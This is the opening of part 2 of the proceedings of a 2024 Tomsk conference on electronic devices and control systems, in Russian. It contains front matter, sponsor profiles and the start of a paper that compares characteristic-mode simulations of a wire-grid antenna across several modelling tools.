

Министерство науки и высшего образования Российской Федерации
Томский государственный университет
систем управления и радиоэлектроники (ТУСУР)

XX Международная научно-практическая конференция

ЭЛЕКТРОННЫЕ СРЕДСТВА И СИСТЕМЫ УПРАВЛЕНИЯ

Материалы докладов

г. Томск

20–22 ноября 2024 г.

В двух частях

ЧАСТЬ 2



Министерство науки и высшего образования Российской Федерации
Томский государственный университет систем управления и радиоэлектроники (ТУСУР)

ЭЛЕКТРОННЫЕ СРЕДСТВА И СИСТЕМЫ УПРАВЛЕНИЯ

XX Международная научно-практическая конференция

20–22 ноября 2024 г.

Материалы докладов

В двух частях

Часть 2

В-Спектр, ТУСУР
Томск, 2024

УДК 621.37/39 + 681.3
ББК (Ж/О) 32.84.85.965
Э 45

Э 45 **Электронные средства и системы управления:** материалы докладов XX Международной научно-практической конференции (20–22 ноября 2024 г.): в 2 ч. – Ч. 2. – Томск: В-Спектр (ИП Бочкарева В.М.), ТУСУР, 2024. – 304 с.

Electronic Devices and Control Systems: XX International Scientific-practical Conference (November 20–22, 2024). – Part 2. – Tomsk: V-Spektr, TUSUR, 2024. – 304 p.

ISBN 978-5-902958-32-1
ISBN 978-5-902958-33-8 (Ч. 1)
ISBN 978-5-902958-34-5 (Ч. 2)

Часть 1 – 2–12 секции.
Часть 2 – 13–21 секции.

Сборник содержит материалы докладов, представленных на XX Международной научно-практической конференции «Электронные средства и системы управления» (Томск, 20–22 ноября 2024 г.), по следующим направлениям: радиотехнические и телекоммуникационные системы; нанoeлектроника СВЧ, интеллектуальные системы проектирования, автоматизация проектирования электронных устройств и систем; нанотехнологии в электронике; антенны и микроволновые устройства; приборы и методы контроля; нелинейная оптика; интеллектуальная силовая электроника и преобразовательная техника; плазменная электроника; органическая и неорганическая полупроводниковая светотехника; робототехника и мехатроника; автоматизация и оптимизация систем управления и обработки информации; электромагнитная совместимость; информационная безопасность; информационные технологии в управлении и принятии решений; информационные технологии в обучении; видеоинформационные технологии и цифровое телевидение; вычислительный интеллект и машинное обучение; проектирование и разработка веб-систем и мобильных приложений; цифровая экономика и управление.

Для студентов, преподавателей и специалистов, интересующихся проблемами систем управления.

УДК 621.37/39 + 681.3
ББК (Ж/О) 32.84.85.965

ГЕНЕРАЛЬНЫЕ СПОНСОРЫ КОНФЕРЕНЦИИ:



СПОНСОР КОНФЕРЕНЦИИ:

50ohm Technologies

ISBN 978-5-902958-32-1
ISBN 978-5-902958-34-5 (Ч. 2)

© ТУСУР, 2024

ГЕНЕРАЛЬНЫЙ СПОНСОР КОНФЕРЕНЦИИ – АО «НИИПП»



АО «НИИПП»
niipp@niipp.ru
www.niipp.ru

634034, г. Томск, ул. Красноармейская, 99а
Тел.: +7 (382-2) 28-82-88, 28-84-83

Акционерное общество «Научно-исследовательский институт полупроводниковых приборов» (АО «НИИПП») – одно из ведущих предприятий Госкорпорации «Ростех», флагман в области разработки и создания СВЧ-изделий и оптоэлектронных приборов ИК и видимого диапазонов. Общество является одним из ведущих предприятий российской электронной промышленности, специализирующихся на разработке и выпуске полупроводниковых приборов в области СВЧ- и оптоэлектроники. По нескольким позициям ассортимента предприятие выпускает продукцию, не имеющую аналогов на отечественном рынке. Текущая деятельность АО «НИИПП» направлена на то, чтобы значительно повысить конкурентоспособность и технологический уровень, которые позволят поднять уровень производительности труда и занять устойчивые позиции на внутреннем и мировом рынках радиоэлектроники. В институте налажен полный цикл от разработки до выпуска готовых изделий. Предприятие производит продукцию для ВПК и радиоэлектронную продукцию гражданского назначения (СВЧ-ЭКБ, светотехнику, медицинские приборы, промышленную электронику).

НИИПП основан в Томске в 1964 г. для разработки СВЧ- и оптоэлектронных изделий на основе полупроводниковых соединений АЗВ5. Исследование нового материала – арсенида галлия – предопределило вектор развития предприятия на последующие 60 лет. В 1967 г. на базе института заработал завод по серийному выпуску полупроводниковых приборов. Начинаясь как научный институт, НИИПП и сегодня работает с ведущими вузами Томска: Томским государственным университетом систем управления и радиоэлектроники (ТУСУР), Томским политехническим университетом (ТПУ), Томским государственным университетом (ТГУ), Сибирским государственным медицинским университетом (СибГМУ). В 2022 г. у АО «НИИПП» появилась вторая площадка по производству металлокерамических изделий, которая расположена в Великом Новгороде.

АО «НИИПП» входит в состав Союза машиностроителей России, являясь опорным предприятием объединения в регионе. С октября 2020 г. генеральный директор АО «НИИПП» Е.А. Монастырев возглавляет Томское региональное отделение «СоюзМаш России».

Научно-производственный потенциал АО «НИИПП»: 4 доктора наук, 5 аспирантов, 24 кандидата технических наук, 462 конструктора и технолога.

СВЧ-электроника – одно из главных направлений разработок на предприятии – это создание СВЧ-полупроводниковых приборов, таких как генераторные (диоды Ганна), смесительные, детекторные, настроечные диоды с барьером Шоттки и монолитные интегральные схемы. На предприятии разработаны настроечные корпусные и бескорпусные диоды дм, см и мм диапазонов длин волн, кремниевые и арсенидогаллиевые варикапы и варикапные матрицы, предназначенные для применения в частотно-избирательных схемах дм, м, декаметрового и гектометрового диапазонов длин волн. Смесительно-детекторные диоды для ГИС миллиметрового и субмиллиметрового диапазонов типа с балочными выводами стали основой для последующего создания широкого спектра монолитных интегральных схем (МИС) мм диапазона.

В НИИПП были созданы первые отечественные, не имеющие зарубежных аналогов монолитные интегральные схемы мм диапазона, обладающие уникальным сочетанием технологической простоты, высоких параметров и устойчивости к жестким внешним воздействиям. На основе этой технологии создаются образцы МИС и модулей на их основе самого разного типа (балансные смесители, двойные балансные смесители, смесители сдвига, детекторы, умножители частоты, квазимонолитные генераторы, модуляторы). Созданы образцы приемных и приемопередающих модулей в едином корпусе в 8, 5, 3 и 2 мм диапазоне. Проводится разработка монолитных интегральных схем для работы в диапазоне до 600 ГГц для радиоастрономических исследований и для зондирования атмосферы.

За время работы по направлению СВЧ-электроники на предприятии получено более 100 авторских свидетельств и патентов. Отдел СВЧ-электроники НИИПП в числе лидеров в области создания малогабаритных приемопередающих модулей и устройств для систем ближней локации и радиовидения. Ежегодно АО «НИИПП» выполняет научно-исследовательские и опытно-конструкторские работы (НИОКР) в рамках государственных программ.

Оптоэлектроника. Параллельно с СВЧ-электроникой в НИИПП развивалось направление оптоэлектроники – от создания первых ИК-диодов на арсениде галлия (базовая технология которых послужила основой для создания высокоскоростного светодиода и серии мощных излучающих ИК-диодов) до оптоэлектронных приборов. Оптоэлектронные приборы производства НИИПП нашли широкое применение в аппаратуре космического назначения, в системах атмосферной оптической связи, активно-импульсных приборах ночного видения, для управления движением объектов. Аппараты, в которых применялись изделия оптоэлектроники НИИПП, побывали в космосе.

Развитие оптоэлектроники шло по нескольким направлениям: повышение мощности излучения диодов, создание излучающих диодов для волоконно-оптических линий связи (ВОЛС), разработка излучающих диодов с повышенной стойкостью к дестабилизирующим факторам, создание интегрированных оптоэлектронных устройств. Наряду с разработкой специализированных излучающих диодов на предприятии создавались индикаторные светодиоды различного цвета свечения, велась работа по двойному применению мощных светоизлучающих диодов.

На предприятии действует **испытательный технический центр (ИТЦ)**, аккредитованный в системе добровольной сертификации «Электронсерт», оснащенный уникальным оборудованием. В том числе измерительными комплексами на базе спектрометра, гониометра и фотометрического шара фирмы Instrument Systems (Германия); переносными средствами измерений (люксметры, яркомеры, спектрометроколориметры); стационарными гониофотометрическими установками.

Продукция гражданского назначения составляет около 30% от объемов производства и активно развивается в АО «НИИПП».

Лидирующее направление – **производство светотехнической продукции** (светодиодные светильники и лампы, более 100 наименований, более 25 патентов и авторских свидетельств в области разработки и конструирования светотехники). АО «НИИПП» предлагает энергоэффективную высококачественную светотехническую продукцию для освещения широкого спектра объектов. Светильники собраны на основе отечественной компонентной базы со степенью локализации в НИИПП, имеют все необходимые разрешительные сертификации, лицензии и соответствия.

АО «НИИПП» разрабатывает и поставляет светосигнальную технику для водных путей России с 1998 г. Речная светотехника производства НИИПП зарекомендовала себя в работе во многих речных бассейнах России. У предприятия большой опыт установки световых модулей на бакены: более 160 тысяч сигнальных огней производства НИИПП стоят на реках от середины Волги до Амура и несколько десятков – в море Лаптевых. Продукция зарегистрирована в речном реестре и соответствует требованиям Международной ассоциации маячных служб (МАМС), имеет малое энергопотребление и отличную цветопередачу на большие расстояния, устойчивость к внешним воздействиям. АО «НИИПП» выпускает разные позиции светотехнического оборудования для водных путей: светосигнальные приборы для установки на береговые и плавучие навигационные знаки, автономные светосигнальные приборы с питанием от солнечной энергии, фотоавтоматы пускорегулирующие, лампы полупроводниковые светодиодные для светосигнальных приборов кругового и секторного действия, в том числе для замены ламп накаливания на светосигнальных приборах старого типа.

В 2023 г. началась апробация инвестпроекта, реализуемого АО «НИИПП» и субсидируемого Министерством промышленности и торговли РФ, – «Система удаленного мониторинга и управления навигационными огнями». НИИПП, предлагая большой спектр светосигнальной техники, переходит к комплексным решениям для речных бассейнов, что соответствует утверждённой распоряжением Правительства РФ стратегии развития внутреннего водного транспорта РФ до 2030 г.

Система включает в себя программную часть, устройства связи и передачи информации, навигационные огни (круговые, направленные) со светосигнальным оборудованием и системой автоном-

ного питания. Для системы разработан уникальный автономный круговой навигационный огонь с удалённым управлением, перезаряжаемой аккумуляторной батареей и солнечными элементами. Устройство может быть дополнительно оснащено датчиками влажности, температуры, глубины и другими в зависимости от задач заказчика. Электронный модуль адаптирован к серийно выпускаемым плавучим навигационным огням производства АО «НИИПП».

Система даёт онлайн-информацию о местоположении огня, напряжении на аккумуляторе, качестве радиосвязи, времени последней связи с бакеном, какое управление настроено (ручное или автоматическое), состоянии огня в данный момент, режиме свечения, уровне освещённости. По всем параметрам можно строить графики за выбранный период.

Система удалённого мониторинга и управления навигационными огнями решает задачи:

- поступления информации к диспетчеру в режиме реального времени;
- полной информации обо всех элементах системы;
- при отсутствии возможности передачи данных по сотовой связи задействуется способ связи через радиоканал («от огня к огню»). GSM-связь используется только в местах хорошей доступности.

В итоге система служит для повышения безопасности речного судоходства в РФ, экономии ресурсов (материального, временного, человеческого) администраций бассейнов внутренних водных путей.

В 2022 г. АО «НИИПП» представило уникальный для российского рынка продукт – **зондовые станции** собственного производства, предназначенные для измерений в области СВЧ-электроники. В 2022–2023 гг. выполнены поставки ручных зондовых станций Omega Air-150 СОАХ на ведущие российские предприятия радиоэлектронной промышленности, в измерительные центры и научные лаборатории; заключены контракты на поставку полуавтоматических зондовых станций Terra-200 СОАХ; предприятие готово также выполнять поставки программно-аппаратных комплексов (ПАК) для измерения параметров монолитных интегральных схем на неразделенных полупроводниковых пластинах. Полностью российское решение задачи импортозамещения в условиях санкций, при этом более эффективное по соотношению цена/качество по сравнению с любыми импортными аналогами.

Зарядные устройства для аккумуляторов «Кедр-Авто» производства АО «НИИПП» занимают первые места в рейтингах и конкурсах регионального и федерального уровня (в 2023 г. – «Автокомпонент года», «Лучшие товары Томской области»).

АО «НИИПП» уже 25 лет выпускает **реле контроля и защиты**, которые применяются для защиты трехфазных электроустановок любых производителей. В зависимости от диапазона контролируемых токов подбирается модель устройства одного из пяти типов: реле контроля и защиты (РКЗ, РКЗМ, РКЗ-И) и реле контроля, диагностики и защиты (РКД, РКДМ).

Выпуск **продукции медицинского назначения** в АО «НИИПП» начался в 1980-х гг. Сегодня это широкий спектр изделий, в том числе стимулятор желудочно-кишечного тракта «Сибириум» (в разных исполнениях, в том числе аппарат «Эректрон»), аппараты для свето-, цвето- и магнитотерапии серии «Геска». НИИПП также выпускает узкоспециализированную продукцию для медиков.

В 2023 г. на рынок выведен комплекс автоматизированного мониторинга и контроля состояния здоровья человека «СМОТР», предназначенный для автоматизации и оптимизации процесса прохождения медицинского контроля состояния здоровья производственного персонала, в том числе предсменного/послесменного состояния водителей. Программно-аппаратный комплекс позволяет осуществлять удаленный сбор, передачу и анализ данных о состоянии здоровья человека в рамках реализации услуг удаленного здравоохранения – телемедицины. Проект реализуется в рамках Постановления Правительства РФ от 17.02.2016 № 109 по соглашению с Минпромторгом РФ.

*Генеральный директор –
Монастырев Евгений Александрович*

ГЕНЕРАЛЬНЫЙ СПОНСОР КОНФЕРЕНЦИИ – АО «НПФ «МИКРАН»



АО «НПФ «Микран»
634041 г. Томск,
проспект Кирова, д. 51д

3822 90 00 29 Т
3822 42 36 15 Ф
www.micran.ru

АО «НПФ «Микран» – ведущий производитель радиоэлектроники России, успешно конкурирующий с зарубежными компаниями. В 1991 г. Виктор Яковлевич Гюнтер с командой из семи человек создал предприятие на базе научной лаборатории Томского института автоматизированных систем управления и радиоэлектроники (сейчас ТУСУР).

Основные направления деятельности сегодня – производство телекоммуникационного оборудования, контрольно-измерительной аппаратуры и аксессуаров СВЧ-тракта, сверхвысокочастотной электроники и модулей, радаров для навигации и обеспечения безопасности, мобильные комплексы связи, комплексные решения в области связи и автоматизации.

Множество наших разработок являются уникальными: начиная от электронной компонентной базы СВЧ и заканчивая серийными изделиями и комплексными решениями. «Микран» активно внедряет инновационные разработки, контролирует процесс создания технологии и отслеживает качество выпускаемой продукции.

В 2020 г. под эгидой Минпромторга «Микран» был включен в перечень системообразующих организаций Российской Федерации в числе предприятий радиоэлектронной отрасли.

Практически с самого начала своей деятельности, «Микран» активно взаимодействует с томскими университетами. В 2012 г. была учреждена стипендия имени основателя «Микрана» Виктора Яковлевича Гюнтера. На стипендию могут претендовать студенты технических направлений ТУСУРа, ТПУ и ТГУ, которые имеют достижения в учебной, научной, спортивной и общественной деятельности.

Кроме того, с 2019 г. в компании успешно реализуется проект стажировки для студентов и молодых специалистов технических специальностей MICRANstart. Участники стажировки получают возможность работать над реальными проектами компании под руководством опытных наставников, а лучших из них «Микран» приглашает стать частью своей дружной команды.

*Генеральный директор АО «НПФ «Микран» –
Парамонова Вера Юрьевна*

ГЕНЕРАЛЬНЫЙ СПОНСОР КОНФЕРЕНЦИИ – ООО «ПЛАНАР»



ООО «ПЛАНАР»
454091, г. Челябинск,
ул. Елькина, д. 32

8 800 222 12 11
www.planarchel.ru
vna@planarchel.ru

ОТЕЧЕСТВЕННЫЙ РАЗРАБОТЧИК И ПРОИЗВОДИТЕЛЬ ВЕКТОРНЫХ АНАЛИЗАТОРОВ ЦЕПЕЙ МИРОВОГО УРОВНЯ

Высокочастотный ВАЦ до 178 ГГц

Широкий динамический диапазон до 152 дБ.

Минимальное время измерений 10 мкс.

Расширение функционала ВАЦ за счет программных опций

- Учет измерительной оснастки.
- Измерение по временной области.
- Измерения конверторов.
- Измерения в импульсном режиме.



www.planarchel.ru

8 800 222 12 11



КОМПОНЕНТЫ СВЧ-ТРАКТА

Коаксиальные переходы и соединители
Волноводные калибровочные наборы

Коаксиально-волновые переходы
СВЧ-модули



- Повышенный ресурс, высокая повторяемость и воспроизводимость результатов измерений.
- Маркировка по международной системе идентификации типов соединителей.
- Многоуровневая система контроля и измерений параметров.
- Новейшее прецизионное оборудование.
- Изготовление компонентов СВЧ-тракта по индивидуальным требованиям заказчика.



www.npktair.com

8 (382) 290-11-63

СПОНСОР КОНФЕРЕНЦИИ – «50ohm Technologies»

50ohm Technologies

✉ info@50ohm.tech
🌐 50ohm.tech.ru
📍 634045, г. Томск

☎ +7-923-408-04-08
📞 fiftyohm
🌐 fiftyohm

Компания «50ohm Technologies» разрабатывает программное обеспечение для автоматизации измерений, построения моделей компонентов и проектирования ВЧ- и СВЧ-радиоэлектронных устройств.

«50ohm Technologies» предлагает решения задач автоматизации рабочих процессов с учётом индивидуальных особенностей предприятия. Миссия компании – разрабатывать удобные, умные, интеллектуальные инструменты, которые помогают инженерам в области СВЧ-электроники быстро решать возникающие задачи.

Компания разрабатывает программные решения по направлениям:

- автоматизация проектирования СВЧ-устройств;
- построение моделей электронных компонентов;
- автоматизация измерений устройств электроники и радиоэлектроники.

Компания обладает компетенциями в использовании методов искусственного интеллекта. Внедрение данных технологий на предприятие позволяет перейти на качественно новый уровень и автоматизировать наиболее рутинные этапы бизнес-процессов. Наиболее сложным этапом в процессе проектирования СВЧ-устройства является получение схемотехнического и топологического решений. Компанией разработаны программы, позволяющие автоматически получать схемные решения СВЧ-малошумящих усилителей, аттенюаторов, фазовращателей по комплексу требований к разрабатываемому устройству на компонентах выбранного технологического процесса. Такие программы позволяют получить целый набор решений, из которых разработчик может выбрать наиболее подходящее для дальнейшей реализации. В процессе разработки находятся программные модули, которые позволят автоматически получать эскизы топологий для перечисленных классов СВЧ-устройств. Также компания занимается автоматизацией проектных операций в популярных коммерческих САПР СВЧ-устройств и интеграцией между ними.

Компания обладает значительным опытом построения моделей пассивных и активных СВЧ-компонентов для технологий группы АЗВ5, а также их поставки в качестве комплексных инструментов проектирования (PDK) к используемым в отрасли САПР. Создание программного обеспечения на основе общепринятых и авторских методик в значительной степени упрощает и автоматизирует процесс построения моделей, уменьшая временные и финансовые затраты предприятия на данном этапе.

«50ohm Technologies» совместно с предприятиями-партнёрами предлагает услуги по разработке систем автоматизации измерений, реализуемых на основе оборудования заказчика. Использование готовых сценариев измерений конкретных компонентов и устройств в значительной степени сократит время тестирования и повысит эффективность измерений. «50ohm Technologies» производит разработку решений автоматизированной генерации технической документации по типовым шаблонам – от оформления графиков до формирования готовых документов.



*Директор ООО «50ом Технолоджиз»
Калентьев Алексей Анатольевич*

Секция 13
ЭЛЕКТРОМАГНИТНАЯ СОВМЕСТИМОСТЬ
(стр. 11 – 34)

Секция 14
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ
(стр. 35 – 86)

Секция 15
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В УПРАВЛЕНИИ И ПРИНЯТИИ РЕШЕНИЙ
(стр. 87 – 130)

Секция 16
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБУЧЕНИИ
(стр. 131 – 164)

Секция 17
ВИДЕОИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ И ЦИФРОВОЕ ТЕЛЕВИДЕНИЕ
Секция посвящается 90-летию со дня рождения И.Н. Пустынского
(стр. 165 – 206)

Секция 18
ВЫЧИСЛИТЕЛЬНЫЙ ИНТЕЛЛЕКТ И МАШИННОЕ ОБУЧЕНИЕ
(стр. 207 – 278)

Секция 20
ЦИФРОВАЯ ЭКОНОМИКА И УПРАВЛЕНИЕ
(стр. 279 – 292)

Секция 21
**RESULTS OF POSTGRADUATE AND MASTER STUDENTS' RESEARCH
IN THE SPHERE OF ELECTRONICS AND CONTROL SYSTEMS**
(стр. 293 – 298)

СОДЕЖАНИЕ
(стр. 299 – 304)

Секция 13

ЭЛЕКТРОМАГНИТНАЯ СОВМЕСТИМОСТЬ

*Председатели – Куксенко Сергей Петрович,
проф. каф. ТУ, д.т.н.;*

Черникова Екатерина Борисовна, ассистент каф. ТУ, к.т.н.

УДК 621.396

Т.Ф. Данг, А.Ф. Алхадж Хасан

Анализ антенн с использованием характеристических мод и проводной сетки

Один из подходов, который привлекает внимание исследователей при анализе антенн, использует характеристические моды. Результаты моделирования антенны из проводной сетки, выполненного с анализом характеристических мод, верифицированы сравнением с полученными в разных системах моделирования: CST, TUSUR.EMC и 4NEC2. Оценка поля излучения антенны показала хорошую согласованность результатов.

Ключевые слова: характеристическая мода, проводная сетка, антенна, метод моментов.

Стремительное развитие технологий связи требует появления новых антенн, которые не только компактны, но и обладают формой, адаптируемой к различным ландшафтным условиям. К таким относятся антенны из проводной сетки (ПС). Такая антенна состоит из металлических проводов, соединённых между собой, что позволяет значительно снизить её массу по сравнению с традиционными сплошными антеннами. Кроме того, антенны из ПС можно эффективно использовать для создания скрытых антенн [1].

Вместе с разработкой антенн исследователи рассматривают различные методы численного моделирования. Широко используется метод моментов (МоМ), который в сочетании с ПС применяется для моделирования различных типов антенн, например, параболических и рупорных [2]. Однако классический МоМ имеет недостаток, связанный с необходимостью инверсии матрицы для определения поверхностного тока в структуре, что значительно увеличивает время вычислений. Для ускорения расчетов предложены различные методы, такие как разреживание матрицы импедансов [3] и использование LU-разложения.

Анализ характеристических мод (АХМ) является одним из ключевых подходов к анализу антенных и рассеивающих структур, который в настоящее время привлекает значительное внимание исследователей благодаря своей способности дать более глубокое понимание физических явлений, происходящих в этих структурах. Разработанный Харрингтоном на основе классического МоМ, АХМ предлагает ряд преимуществ, включая возможность расчета поверхностного тока без необходимости инверсии матрицы импедансов, что значительно сокращает время анализа.

Несмотря на многочисленные исследования, посвященные применению АХМ для анализа различных типов антенн, его сочетание с ПС мало изучено. Проведен анализ рассеяния диполя с применением АХМ [4]. Затем на основе АХМ разработан MATLAB-код для анализа более сложных антенн. Однако результаты ее моделирования с использованием АХМ требуют проверки с использованием других методов моделирования и программного обеспечения. Поэтому цель данной работы заключается в применении АХМ и ПС для анализа антенны и верификации полученных результатов.

Исследуемая структура

Взята антенна из ПС, проанализированная в [5] на различных частотах (рис. 1).




Рис. 1. Структура проводной антенны: проводниковая – а; заземляющая – б сетки антенны

Антенна состоит из двух основных частей: заземляющей и проводниковой сеток. Заземляющая сетка (рис. 1, а) расположена в плоскости xOy , а проводниковая (рис. 1, б) – параллельно ей на расстоянии h . Для возбуждения антенны провод с разностью потенциалов 1 В размещается параллельно оси Oz и соединяет две сетки конструкции в точках возбуждения (точки в нижней части на рис. 1). При моделировании в MatLab провода имеют форму цилиндра радиусом a . Заземляющая сетка имеет размеры $gpx \times gpy$ и разделена на 42 ячейки (6 по gpx и 7 по gpy). Проводниковая сетка моделируется с использованием того же числа ячеек и параметров (см. рис. 1, б). На рис. 2 представлены прототип и полученная в MatLab модель антенны с параметрами из табл. 1.




Рис. 2. Прототип антенны из ПС, напечатанный на 3D-принтере [5] (а, б), и ее модель в MatLab (в)

Таблица 1

Параметры антенны из ПС

gpx, мм	gpy, мм	a, мм	M, мм	L, мм	n, мм	W, мм	h, мм
64,4	64,4	0,5	46,2	46,2	16,3	15,6	3

Результаты анализа

Рассмотренная антенна моделировалась в [5] с использованием CST, а также в [6] с помощью TUSUR.EMC и 4NEC2. Эти результаты сравниваются здесь с полученными в MatLab по AXM. Сначала сравнены нормированные диаграммы направленности (ДН) антенны, полученные по AXM на частотах 2,5; 2,6 и 2,7 ГГц в плоскости $\varphi = 90^\circ$ (рис. 3).

Видно, что результаты моделирования хорошо согласуются друг с другом в области главного лепестка (ГЛ), однако в боковых лепестках есть различия. На рис. 3 видно, что уровни боковых лепестков (УБЛ) в 4NEC2 значительно отклоняются от других результатов, в то время как результаты MatLab хорошо совпадают с результатами TUSUR.EMC с небольшими отклонениями от моделирования в CST. Также видно, что с ростом частоты формы ДН в плоскости $\varphi = 90^\circ$, полученные по MatLab и TUSUR.EMC, лучше совпадают друг с другом. Эти уровни, полученные с помощью разных систем на разных частотах, приведены в табл. 2. Также в табл. 2 приведены отклонения УБЛ для MatLab от УБЛ для других систем. Видно, что результаты MatLab лучше всего согласуются с вычисленными в TUSUR.EMC, за которым следует CST (за исключением случая на $f = 2,5$ ГГц), а наибольшая разница наблюдается с 4NEC2.




Рис. 3. Полученные ДН антенны из ПС в плоскости $\varphi = 90^\circ$ на частотах: а – 2,5; б – 2,6 и в – 2,7 ГГц

Таблица 2

УБЛ антенны из ПС в плоскости $\varphi = 90^\circ$ на разных частотах в разных системах

Система	2,5 ГГц		2,6 ГГц		2,7 ГГц	
	УБЛ, дБ	Δ , дБ	УБЛ, дБ	Δ , дБ	УБЛ, дБ	Δ , дБ
MatLab	-12	-	-15,1	-	-14	-
TUSUR.EMC	-13,75	1,75	-14,35	0,75	-14,7	0,7
CST	-11,7	0,3	-12,72	2,38	-12,1	1,9
4NEC2	-8,86	3,14	-9,22	5,88	-4,58	9,42

Аналогичные результаты получены в плоскости $\varphi = 0^\circ$ и представлены на рис. 4 и в табл. 3, из которых видно, что результаты для MatLab хорошо согласуются с полученными в других системах, особенно в области главного лепестка. Также видно, что для боковых лепестков результаты MatLab хорошо согласуются с полученными в CST и TUSUR.EMC, но больше отклоняются от результатов в 4NEC2, причем больше с ростом частоты.

Результаты для ширины луча (ШЛ) (-3 дБ по сравнению с УГЛ) при анализе антенны в разных системах приведены в табл. 4. Видно, что ШЛ,

определенная в MatLab, хорошо согласуется с полученными в TUSUR.EMC и CST за исключением случая при $f = 2,5$ ГГц, где результаты MatLab ближе к 4NEC2.

Таблица 3
УБЛ антенны из ПС в плоскости $\varphi = 0^\circ$
на разных частотах в разных системах

Система	2,5 ГГц		2,6 ГГц		2,7 ГГц	
	УБЛ, дБ	Δ , дБ	УБЛ, дБ	Δ , дБ	УБЛ, дБ	Δ , дБ
MATLAB	-19,7	-	-18,25	-	-12,54	-
TUSUR.EMC	-21,2	1,5	-21,28	3,03	-13,36	0,82
CST	-15,2	4,5	-18,34	0,09	-14,6	2,06
4NEC2	-11,96	7,74	-9,73	8,52	-1,02	11,52

